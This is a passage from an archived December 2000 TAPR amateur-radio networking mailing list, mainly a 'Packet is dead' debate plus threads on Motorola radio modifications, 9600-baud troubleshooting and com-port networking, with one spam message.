stuff and get into something that shows that we are not stuck back in
time, or at some point someone is going to whack us good and we
are going to loose a load of spectrum big time, we have already lost
a good bit (220, little by little the 70 CM band particularly near the
boarders) Part 15 in 900MHz and 2.4GHz with certain part 15 parties
demanding "protection" from amateur activities.

The SDR even a hybrid initially sounds like a big step in that direction,
but we need to get going that way.

I would love to have a digital repeater, say something initially based
on Project 25, but moving towards the TDMA concept of course the
best of worlds would be CDMA, but I would take a single digital stream
combining both voice and data, I personally believe that if we are going
to really get the digital data stream out there we have to get VoIP going
as that is going to pull in the "voice only" user of which there are a good
many still, and which seem to have deeper and more open pockets,
if you do not believe it, look how easy it is to get money out of voice
users for repeater dues as opposed to getting people to pay for digital
network stuff, for the first they are willing to pay, but the digital types
seem to think that they should get a free ride, sorry but it cost money
to maintain that stuff.

As another example, when I drive through downtown now, I no longer
hear ANY analogue intermod, it is only digital noise, that says a lot
right there.

Anyhow that is just my blivit worth, sorry to have got long on this but
if you say anything about digital at repeater club meetings or other
places like that you get all the wrong looks, but all that is doing is
just hastening the day in which we will no longer have the spectrum
to do much of anything if we do not show we can use it in a more
up to date way.

> -----Original Message-----
> From: Bill Vodall [SMTP:wa7nwp@yahoo.com]
> Sent: Wednesday, December 13, 2000 22:28
> To: TAPR Networking Special Interest Group
> Subject: [netsig] PACKET IS DEAD.
>
> Last night I attended a meeting of a local ham club. The
> discussion was on linked repeaters and IRLP. One of the
> presenters made the comment,
>
>   "There's a packet node also at that site. It's coming down.
>   Packet is dead!"
>
>
> We have good activity on APRS, but that's a light weight application

> making the best of low bandwidth technology.
>
> We have a few BBS's still running.
>
> I have no clue what state the Netrom(ish) networks are in around
> the country. Probably slowly coming apart.
>
> High Speed packet has a few bright spots. N6GN's 2 Megabit system
> was for sale. The 56K repeater in Ottawa is gone (?). TAPR's
> data radio was reported on at DCC but no discussion (or excitement)
> followed.
>
>
> Is it true?   Is Amateur digital "packet" dead?   Is it time to
> finish up the PSK31 soundcard interface and turn off the TNC's?
> For $160 I can buy 802.11B and do short to medium range networking
> with no restrictions on content. How can we compete with that?
>
> I have my own answers, just trying to start up a little discussion.
>
> Bill - WA7NWP
>
>
> ____
> Do You Yahoo!?
> Yahoo! Shopping - Thousands of Stores. Millions of Products.
> http://shopping.yahoo.com/
>
> ---
> You are currently subscribed to netsig as: wchast@utilpart.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>
****
This e-mail and any files transmitted with it are confidential and are
intended solely for the use of the individual or entity to whom it is
addressed. If you have received this transmission in error, please notify
the sender immediately and destroy any hard copies you may have printed and
remove all copies of the e-mail from your hard drive. Opinions, conclusions
and other information in this message that do not relate to the official
business of Utility Partners, Inc shall be understood as neither given nor
endorsed by it.

Visit us on the web at www.utilpart.com
****

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] Re: PACKET IS DEAD.

From: EvoDriver@aol.com
Date: Thu, 14 Dec 2000 17:13:22 EST
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124617-2000.12.14-16.26.26--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hello All,

Well, I use the packet DX cluster frequently and there are lots of updates on
it when the bands are open, so others are doing the same.

Packet is not dead for me.

Ed, WE7H

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

11. [netsig] Re: PACKET IS DEAD.

From: "Rod Fritz" <rfritz@west.net>
Date: Thu, 14 Dec 2000 14:42:35 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: <w6vlm@sbarc.org>, <n6olt@sbarc.org>, <wa6svt@aol.com>
Message-ID: <LYR6748-124621-2000.12.14-16.53.43--lyris.netsig#tapr.org@lists.tapr.org>

Rendered body type: text/plain

Steve,

I like your attitude. I've been thinking for some time about a way to
remotely control a computer at my ATV Repeater site. Then I heard about
Lucent WaveLAN.

I have a couple of boards that I'm experimenting with and would love to hear
from others doing the same.

They can be used as Part 15 devices (you can run advertising of the Internet
over them), but they lack the range that most hams want. You can also use
them in the 2.4GHz ham band (no Internet here) with as much antenna gain as
you can muster, maybe even more power. That will give you 11mb Ethernet
range of several miles! Problems remain. What makes them legal on the ham
bands? Make sure you turn off encryption. How do you make them ID legally?

Enquiring minds want to know... And want to use the devices as the tools
you speak of. With such remote control (lets call it a content conduit), we
can do amazing things with ATV repeaters and other ham stations, limited
only by our creativity. Quality content is critical, but we need better
tools to deliver it.

Rod WB9KMO

----- Original Message -----
From: "Steve Stroh" <lists@strohpub.com>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Thursday, December 14, 2000 10:58 AM
Subject: [netsig] Re: PACKET IS DEAD.

>
> Packet is dead! Long live Packet! :-)
>
> I've made the case in various venues that it's simply not enough to "build
> the network" - there has to be content to make it interesting to use. For
> better or for worse, the main source of content is now the Internet.
> Building Amateur wireless networks to do provide some form of Internet
> access is, I think, the wave of the future. For one, you learn (quickly)
> about TCP/IP and wireless (and why it's tricky to make it work). For
> another, you're involved in one of the hottest technologies of the
moment -
> wireless Internet access.
>
> As to Bill's comment about competing with 802.11 cards, I don't think we
> SHOULD think about "competing" with them - any more than we "compete" with
> the telephone, or cell phone, Ethernet, or the Internet itself. Do we
> "compete" with Linux or Windows? Uh, no. We use them as tools. I feel we
> should do the same with 802.11 - treat it the exact same way as we treat
> Ethernet.
>
> Ever notice how many laptops there are at many gatherings of hams?
Wouldn't
> it be cool if we could network them easily? You can - 802.11 supports a
> peer-to-peer mode called ad-hoc. Imagine coming into a room, turning your
> laptop on, and instantly being able to access the Internet (someone else
in
> the network has a dialup connection), begin monitoring APRS (someone set
up
> a laptop running Linux and aprsd), connect to the local packet network,
> sending email, printing, etc.
>
> Hams should be the ones INTEGRATING all these cool technologies - ham
radio
> used include the very savviest of techies. I think it will again - there's
> SO much cool wireless stuff to play with out there. Our key advantage is
> that we can PLAY with it - we're NOT just plug and pray users. We
> UNDERSTAND the technologies... or at least we SHOULD. Not to mention that
> we have access to technologies that no one else does - the APRS network,
> HF, etc.
>
> I ought to write a book... no, wait, well, er, um, never mind... maybe one
> of these days... real soon now.
>
> Thanks VERY much for helping me get past a writer's block on my CQ Column.
>
> Steve N8GNJ
>

>
>
> At 19:27 12/13/2000 -0800, Bill Vodall wrote:
> >Last night I attended a meeting of a local ham club. The
> >discussion was on linked repeaters and IRLP. One of the
> >presenters made the comment,
> >
> >   "There's a packet node also at that site. It's coming down.
> >   Packet is dead!"
> >
> >
> >We have good activity on APRS, but that's a light weight application
> >making the best of low bandwidth technology.
> >
> >We have a few BBS's still running.
> >
> >I have no clue what state the Netrom(ish) networks are in around
> >the country. Probably slowly coming apart.
> >
> >High Speed packet has a few bright spots. N6GN's 2 Megabit system
> >was for sale. The 56K repeater in Ottawa is gone (?). TAPR's
> >data radio was reported on at DCC but no discussion (or excitement)
> >followed.
> >
> >
> >Is it true?   Is Amateur digital "packet" dead?   Is it time to
> >finish up the PSK31 soundcard interface and turn off the TNC's?
> >For $160 I can buy 802.11B and do short to medium range networking
> >with no restrictions on content. How can we compete with that?
> >
> >I have my own answers, just trying to start up a little discussion.
> >
> >Bill - WA7NWP
> >
> >
> >_____
> >Do You Yahoo!?
> >Yahoo! Shopping - Thousands of Stores. Millions of Products.
> >http://shopping.yahoo.com/
> >
> >---
> >You are currently subscribed to netsig as: sks-lists@strohpub.com
> >To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>
> --
> Steve Stroh   steve@strohpub.com   425-481-0600   ICQ 68879994
> Independent Technical Writer / Columnist / Speaker / Consultant
> Specializing in Broadband Wireless Internet Access and Packet Radio
>
>
> ---
> You are currently subscribed to netsig as: rfritz@west.net
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

12. [netsig] RE: PACKET IS DEAD.

From: KB5OJR@aol.com
Date: Fri, 15 Dec 2000 00:27:17 EST
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124668-2000.12.14-23.39.07--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

well i can't say much about the newer technologies....
haven't tried them lately..
still have a good rose network around north texas and sw okla....
its got 9k6 backbone but that didnt bring a lot of users....
we're tied into the dx clusters, call sign servers, world wide chat,
and email...
theres some activity on a weekly ares pacet net...
and several around locally who like to round table unproto...
aprs got some stirred up but i think that will fade when the novelty wears
off.

but i think after a point as john lennon said there's nothing you can
do that can't be done, and someone on this list mentioned what i think
is the real solution....just more people who generally like to visit and
fellowship using ham radio....

i'll keep my three switches going and contribute to expanding the network,
hasnt been much trouble lately.....

comments not meant to disagree with anyones point of view but i dont think
packet is dead...

regards,
j.p.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

13. [netsig] death

From: "john e mclemore" <turkey2@frontiernet.net>
Date: Fri, 15 Dec 2000 10:01:00 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124725-2000.12.15-10.17.48--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

naw guys...the question is:::IS HAM RADIO AS IT IS NOW DEAD?...73 john

14. [netsig] Motorola Mitrek

From: "John Blowsky" <kb2scs@optonline.net>
Date: Sat, 16 Dec 2000 16:56:33 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124948-2000.12.16-16.15.42--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi All
            I have a Mitrek UHF mobile radio that I would like to recrystal
for the
Ham bands. I have some one who will do all the work all I need to do is get
2 new channel elements and crystals. I already know were to get the channel
elements and crystals. My problem is that the radio came without any channel
elements or crystals installed. I also do not have an owners manual for the
radio.
The crystal place tells me I need to supply to them the channel element part
numbers
which normaly you can read off of the channel elements that are installed in
the radio
or you will find the information in the owners manual.
As I have stated I have neither.

Here is the modle number of the radio.
T44JJA3900DK
I am hoping that someone here armed with the modle number could give me
the Motorola part numbers of the channel elements that this radio needs.

Thank You for your time in reading this.

Let us hope we never witness the "Silence Of The Hams"
73 DE John KB2SCS
   Mail To: kb2scs@wa2pnu.#nli.ny.usa.noam
   E-Mail: kb2scs@arrl.net

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

15. [netsig] Re: Motorola Mitrek

From: Sid Ashen-Brenner <sashen@swbell.net>
Date: Sat, 16 Dec 2000 21:06:11 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-124971-2000.12.16-21.18.43--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Rx Element is KXN1086B
Tx Element is KXN1088A

I have some extra element sets here that I'd part with for $4.00 per set
plus postage.

Sid Ashen-Brenner N0OBM

At 16:56 12/16/00 -0500, you wrote:
>Hi All
>   I have a Mitrek UHF mobile radio that I would like to recrystal
>for the
>Ham bands. I have some one who will do all the work all I need to do is get
>2 new channel elements and crystals. I already know were to get the channel
>elements and crystals. My problem is that the radio came without any channel
>elements or crystals installed. I also do not have an owners manual for the
>radio.
>The crystal place tells me I need to supply to them the channel element part
>numbers
>which normaly you can read off of the channel elements that are installed in
>the radio
>or you will find the information in the owners manual.
>As I have stated I have neither.
>
>Here is the modle number of the radio.
>T44JJA3900DK
>I am hoping that someone here armed with the modle number could give me
>the Motorola part numbers of the channel elements that this radio needs.
>
>Thank You for your time in reading this.
>
>Let us hope we never witness the "Silence Of The Hams"
>73 DE John KB2SCS
>   Mail To: kb2scs@wa2pnu.#nli.ny.usa.noam
>   E-Mail: kb2scs@arrl.net
>
>
>
>---
>You are currently subscribed to netsig as: sashen@swbell.net
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

Sid Ashen-Brenner   Salina, Kansas
Internet : sashen@swbell.net
If the above address bounces, send to n0obm@yahoo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

16. [netsig] Re: PACKET IS DEAD.

From: n4xeo <n4xeo@amsat.org>
Date: Sun, 17 Dec 2000 16:17:15 +0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-125029-2000.12.17-10.29.45--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

At 09:26 2000-12-14 -0500, Tadd Torborg wrote:

>I got the impression that most of the US never discovered dedicated point
>to point backbones for packet radio. Did your area? Without dedicated
>links X.25 doesn't work too good, does it? We have well over a hundred
>sites linked together by dedicated links at this point.
>
>   Tadd/KA2DEW

Hi Tadd and everyone else.

Where I think the biggest problem is, is that we don't have all of the usa
bulls any more. It seems like most of the @WW messages that come from the
states SHOULD be just @USA. I'm down to several users that don't and WON'T
look at the @WW messages. This holds true for the Europe stations that also
send messages to @WW when they don't have a place in that list.

This MISS addressing of bulls is one of the biggest things that turns users
away. I know that some of it is done by bbs's swapping the message, but a
lot of them start out miss addressed.

I know that some will say that all they are doing is getting traffic on the
bbs's. I'm sure that they really think that this is what needs to be done,
but it isn't. We need to give the few users that we have left a short

message for them to read about sending messages. This is step one to
getting users (that we still have) to read the messages on our bbs's.
Enough said on this part.

As far as the network goes,
We run FPAC for our network for the most part in Florida and we have had
point to point links for YEARS. We switched over to FPAC from rose because
it is much faster over the same links. The biggest thing that I enjoy is
building the network. It is fun, but we still need the users to keep it
going. There is no sense in building a high speed network if the USERS
don't want to upgrade.

Right now I have 5 bbs's connected that I'm forwarding to. We have NOT let
our radio links die here in Florida. Yes we do have internet links, but the
same links also have the radio links in place that are used.

It is most frustrating for a user to get on and "work the network" just to
find it doesn't work. We as sysops need to make sure that everything is
working all the time. If something broke, then it should be fixed in a
timely manor. If we want to keep our users, then we need to give them what
they need.

You have to relies that in Florida our links cover a FLAT state. We don't
have the option of getting on top of a mountain and having a link that
covers 300 or better miles. Our links are only about 40 miles apart.
If you would like to see what our network looks like you can go to the FPAC
home page at http://www.qsl.net/fpac. You can get a quick look at the Tampa
network site. We are working on getting the rest of the state network on
there. It is a bit out of date, but you can get the idea.

This is getting a bit long, so I'll stop here and see what happens.

Have a Merry Christmas and a safe and happy Holiday season.
73, Bill N4XEO
  President and District 3 Director FADCA

E- Mail mailto:n4xeo@amsat.org
F.A.D.C.A.: http://www.fcrosby.com/fadca
FPAC: http://www.qsl.net/fpac

ICQ: 19219163

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

17. [netsig] Re: PACKET IS DEAD.

From: Bob Nielsen <nielsen@oz.net>
Date: Sun, 17 Dec 2000 08:36:31 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-125035-2000.12.17-10.48.30--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Well, I guess I have been contributing to the subject problem and
should do my part and get my packet station on the air again. It's
been down since I moved to the Northwest over 7 months ago.

Bob

--
Bob Nielsen, N7XY   nielsen@oz.net
Bainbridge Island, WA   http://www.oz.net/~nielsen

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

18. [netsig] Motorolla GM300 M10

From: "Bruce Taylor" <TaylorBC@durban.gov.za>
Date: Mon, 18 Dec 2000 10:52:47 +0200
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-125183-2000.12.18-03.16.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Gents

Good day from sunny South Africa

Very interested in the Dead Packet debate
Things are very quiet down this neck of the woods but I
was more interested in the other networking features that were mentioned
wrt to high speed networking.

Please help

I have a YAM 9k6 board. I run it under Sv2agw packet engine.
If I do a loopback with a jumper on the board it works perfectly
If I take it to a working station, remove the persons Yam modem
and plug mine in, it works well.
If I connect it straight to my radio (RX) straight out of the discriminator
of a 25 KHZ radio I can recieve the local 9k6 transmissions, all is well on the RX side
BUT after doing the 9k6 modifications to the motorolla gm300 and feed
directly into the modulator I cannot seem to transmit any data that can be decoded.
The tx dev seems ok, If I scope the output of my reicever and
get say somebody to transmit 9k6 from a kenwood D7 I can see a definite
diference, the D7 waveform is realy square at the edges where my own
transmitter is spikey. Maybe I dont understand how to connect the transmitter up,
I did follow the 9k6 mod on the motorolla and I have tried
a number of other radios but I get the same results, the RX is fine but tx
no good...
I also have a Midlands syntech to try the mods on

Please help

Regards ZS5BR
Durban South Africa

Bruce Christopher Taylor 0983306
Durban Metro Electricity South Africa
Transmission Control Systems
Phone:27- 031- 3001229
Cell: 27 - 082 320 9718
Fax:27- 031- 3053007
E-mail: taylorbc@elec.durban.gov.za

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

19. [netsig] Re: netsig digest: December 17, 2000

From: RANaylor@aol.com
Date: Mon, 18 Dec 2000 06:20:41 EST
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-125189-2000.12.18-05.33.17--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Packet is dead only if you think it is dead. Here in Arkansas there are
several systems up and running such as my BBS station which is supported by
four nodes and my TCP/IP network which is supported by four other nodes.
AC4DK has a state wide network running using 6 meter nodes and 2 meter local
access.

His web page with a map of node locations can be found at <A
HREF="http://www.qsl.net/ac5dk/packet/packet.html">AC5DK Packet
Network Page</A> . The URL if the hyperlink doesn't work is
http://www.qsl.net/ac5dk/packet/packet.html.

Packet isn't quite dead yet.

Richard, K5LRS

20. [netsig] Improve your stepfamily life

From: hj4hj6@yahoo.com
Date: 21 Dec 00 2:41:11 PM
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-125767-2000.12.21-19.04.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Does your stepfamily life resemble a soap opera more than it does the Brady
Bunch?

The Stepfamily Association of America invites you to participate in THE
NATIONAL CONFERENCE FOR STEPFAMILIES, Feb. 23-24, 2001, at the New Orleans
Marriott Hotel.

This is an opportunity, designed by knowledgeable professionals, in
stepfamilies themselves, to help you:
* Make your remarriage a success
* Create bonds with your stepchildren
* Help your children adjust emotionally
* Manage money matters unique to your family
* Get more help from legal, financial, psychological advisors
* Overcome stepfather and stepmother stereotypes
* Elicit cooperation from your children's schools
* Bring more harmony into family life

Complete conference details at http://www.edupr.com
REGISTER ONLINE!

Attend, and also enjoy Mardi Gras week in New Orleans!

Special discounts for couples, students, groups.

HOTEL IS BOOKING UP FAST. ACT NOW BEFORE ROOM BLOCK AND
AIRLINE SEATS FILL Special rates for conference attendees. Visit
http://www.edupr.com for discounts. Childcare available through a bonded
local service.

Up to 17 professional development credits available if you are an
educator, clinician, financial planner, social worker.

Questions? Email stepfamilyconf@mail.com

If you would like to be removed, please email us back with the word "Remove" in the subject line. We
apologize for any inconvenience.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

21. [netsig] Re: Improve your stepfamily life

From: John Koster <w9ddd@tapr.org>
Date: Thu, 21 Dec 2000 21:11:07 -0600 (CST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-125779-2000.12.21-21.23.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Gee, I hate to comment on spam, but can't help notice that this one
probably does have something to do with networking.....just not the right
kind.

John Koster, W9DDD
<w9ddd@tapr.org>

  ==
None of the above represents the opinion or policy of anyone or any entity
other than John Koster unless expressly so stated above.

On 21 Dec 2000 hj4hj6@yahoo.com wrote:

> Does your stepfamily life resemble a soap opera more than it does the Brady
> Bunch?
>
> The Stepfamily Association of America invites you to participate in THE
> NATIONAL CONFERENCE FOR STEPFAMILIES, Feb. 23-24, 2001, at the New Orleans
> Marriott Hotel.
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

22. [netsig] Com port netting

From: Donald E Haselwood <dhaselwood@ij.net>
Date: Mon, 25 Dec 2000 13:00:41 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-126221-2000.12.25-12.14.06--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

With Win9x, or NT4, can I use one, more com ports to extend a local
ethernet LAN?

What I have is an RS485 half-duplex bus, which will have a number devices,
mostly Mot HC11 based, connected to the bus, doing various things, such as
remote switching of antennas, running sprinkler valves, etc. The 485
bus(ses) connect to a PC via a com port(s), and the PC is connected to
several other PCs via ethernet.

In the current state of development, the RS485 bus carries a home-grown
version of UDP packets (an amateur friend dubbed it DDDP--Don's Dandy
Datagram Protocol). The PC driving the bus has a "gateway" program that
takes UDP packets (originating in various apps on PCs), pulls the DDDP
packet embedded in the datagram, and forwards out the com port (and
vice-versa); a somewhat simplified description. It works--from the custom
HC11 card through my program hacks using C++ w MFC. (If you're interested
I'd be happy to send you what I have).

The approach has been the subject of many intense discussions of the "Sat
morning breakfast group" (a few of us amateurs that like to "talk about,"
as much as "do," projects.) One important issue is, "Why not use SLIP (or
grudgingly PPP (more complication to shoehorn into a single-chip HC11
memory)) at the com port (and also on the 485 bus) and eliminate the
gateway program and special protocol?" It should be possible, but I find
nothing in the Microsoft documentation indicating it can be done. (All that
I've found says Win 9x only supports one dialup type of adaptor (which is
what a com port looks like).)

The problem is similar to hooking up a AX.25 packet system via a PC to the
internet. Is there some software "out there" that might serve my
situation? Similarly, it seems like there would be some (probably ancient,
before the days of cheap ethernet NICs) software that allows a number of
PCs to be networked using com ports. Any pointer, ideas, or info would be
appreciated.

73's

Don, W4DH

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

23. [netsig] Re: Com port netting

From: Kevin Williams <kevin_williams@eee.org>
Date: Mon, 25 Dec 2000 22:01:12 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-126287-2000.12.26-00.13.28--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Donald & the group,

I am very interested in learning more about what you are doing with the
rs485 bus. At work I have used RS232 - RS485 adapters to connect PCs and
specialty equipment to control security cameras. I ran into having to
setup the adapters differently with more than one transmitter connected to
the bus.

I can't say that I can help you with your question, but here is thought.
You have to remember that RS232 comming out of the COMM port is a
point-to-point protocol, unlike ethernet or RS485. My Windows 98 system
has a Infared COMM port option with 3 to choose from. One of those may be
worth trying. I can remember something about networking through COMM ports
in Windows 3.X. That is pulling information out of the cobwebs, I can't
remember any of the details other than that it was 1 to 1 (point-to-point).

Good luck on your search. I look forward to hearing more about what you
are doing.

73,
Kevin

At 01:00 PM 12/25/00 -0500, you wrote:
>With Win9x, or NT4, can I use one, more com ports to extend a local
>ethernet LAN?
>
>What I have is an RS485 half-duplex bus, which will have a number devices,
>mostly Mot HC11 based, connected to the bus, doing various things, such as

>remote switching of antennas, running sprinkler valves, etc. The 485
>bus(ses) connect to a PC via a com port(s), and the PC is connected to
>several other PCs via ethernet.
>
>In the current state of development, the RS485 bus carries a home-grown
>version of UDP packets (an amateur friend dubbed it DDDP--Don's Dandy
>Datagram Protocol). The PC driving the bus has a "gateway" program that
>takes UDP packets (originating in various apps on PCs), pulls the DDDP
>packet embedded in the datagram, and forwards out the com port (and
>vice-versa); a somewhat simplified description. It works--from the custom
>HC11 card through my program hacks using C++ w MFC. (If you're interested
>I'd be happy to send you what I have).
>
>The approach has been the subject of many intense discussions of the "Sat
>morning breakfast group" (a few of us amateurs that like to "talk about,"
>as much as "do," projects.) One important issue is, "Why not use SLIP (or
>grudgingly PPP (more complication to shoehorn into a single-chip HC11
>memory)) at the com port (and also on the 485 bus) and eliminate the
>gateway program and special protocol?" It should be possible, but I find
>nothing in the Microsoft documentation indicating it can be done. (All that
>I've found says Win 9x only supports one dialup type of adaptor (which is
>what a com port looks like).)
>
>The problem is similar to hooking up a AX.25 packet system via a PC to the
>internet. Is there some software "out there" that might serve my
>situation? Similarly, it seems like there would be some (probably ancient,
>before the days of cheap ethernet NICs) software that allows a number of
>PCs to be networked using com ports. Any pointer, ideas, or info would be
>appreciated.
>
>
>73's
>
>Don, W4DH
>
>
>
>
>
>---
>You are currently subscribed to netsig as: KEVIN_WILLIAMS@EEE.ORG
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

24. [netsig] Re: PACKET IS DEAD.

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Wed, 27 Dec 2000 11:10:26 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-126451-2000.12.27-11.21.33--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Yep, who wants 1200 or 9600 baud when 2 - 10 MB is available cheaper?

If you interested in making a long range 802.11 network you may want
to check out what we have been doing here in Green Bay, WI.

http://www.gbonline.com/~multiplx/wireless/

And then here if you want to re-classify it as amateur radio:

http://www.qsl.net/kb9mwr/projects/wireless/plan.html

>
> High Speed packet has a few bright spots. N6GN's 2 Megabit system
> was for sale. The 56K repeater in Ottawa is gone (?). TAPR's
> data radio was reported on at DCC but no discussion (or excitement)
> followed.
>
>
> Is it true?   Is Amateur digital "packet" dead?   Is it time to
> finish up the PSK31 soundcard interface and turn off the TNC's?
> For $160 I can buy 802.11B and do short to medium range networking
> with no restrictions on content. How can we compete with that?

>
> I have my own answers, just trying to start up a little discussion.
>
> Bill - WA7NWP

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

25. [netsig] Re: Motorola Mitrek

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Wed, 27 Dec 2000 11:19:06 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-126454-2000.12.27-11.31.19--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Speaking of the Motorola Mitrek..
I have been seeking information on using it at 19.2 K.. I'm not sure if
this
has been done or can be. But I would appreciate any information that
anyone
can send me.

73' Steve

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

26. [netsig] Re: Motorola Mitrek

From: "John Blowsky" <kb2scs@optonline.net>
Date: Wed, 27 Dec 2000 18:55:04 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-126541-2000.12.27-18.19.29--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi Seve
                I think you will find the information you are looking for at
the following URL

http://www.packetradio.com

Let us hope we never witness the "Silence Of The Hams"
73 DE John KB2SCS
   Mail To: kb2scs@wa2pnu.#nli.ny.usa.noam
   E-Mail: kb2scs@arrl.net

----- Original Message -----
From: Steve Lampereur <kb9mwr@yahoo.com>
To: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Sent: Wednesday, December 27, 2000 12:19 PM
Subject: [netsig] Re: Motorola Mitrek

> Speaking of the Motorola Mitrek..
> I have been seeking information on using it at 19.2 K.. I'm not sure if
> this
> has been done or can be. But I would appreciate any information that
> anyone
> can send me.
>
>
> 73' Steve
>
> ---
> You are currently subscribed to netsig as: kb2scs@arrl.net
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

27. [netsig] Re: Motorola Mitrek

From: John Ackermann <jra@febo.com>
Date: Thu, 28 Dec 2000 08:15:04 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-126668-2000.12.28-07.27.18--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I've done some experimenting on the Mitrek at 19.2. My experiments
were to make it mimic a Kantronics D4-10 (FSK modulation, +/-10KHz
shift from center). The transmitter would do it, though it needed a
modulating signal measured in volts to get there. The RX filters would
need to be changed to something around 60KHz wide, and that's where I
ran into problems -- I couldn't find any 10.7MHz filters that wide. I
did check the discriminator, and my recollection is that it seemed
linear enough to accept that much modulation.

Doing G3RUH modulation (as the TEKK radios do) should be easier, as the
bandwidth would be about half. I suspect you could find some 10.7 MHz
30KHz filters that would go into the IF. You would definitely need to
change the IF filters, though -- the stock filters aren't really wide
enough even for 9600 baud.

73,
John N8UR
jra@febo.com

In message <LYR4118-126454-2000.12.27-11.31.19--NET-SIG#AG9V.AMPR.ORG@lists.tap
r.org> you wrote:
>Speaking of the Motorola Mitrek..
>I have been seeking information on using it at 19.2 K.. I'm not sure if
>this
>has been done or can be. But I would appreciate any information that
>anyone
>can send me.
>
>
>73' Steve
>
>---
>You are currently subscribed to netsig as: NET-SIG@AG9V.AMPR.ORG
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

January 2001

Original source file: netsig.0101
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0101

1. [netsig] Want a GOOD UHF 9600 baud radio?

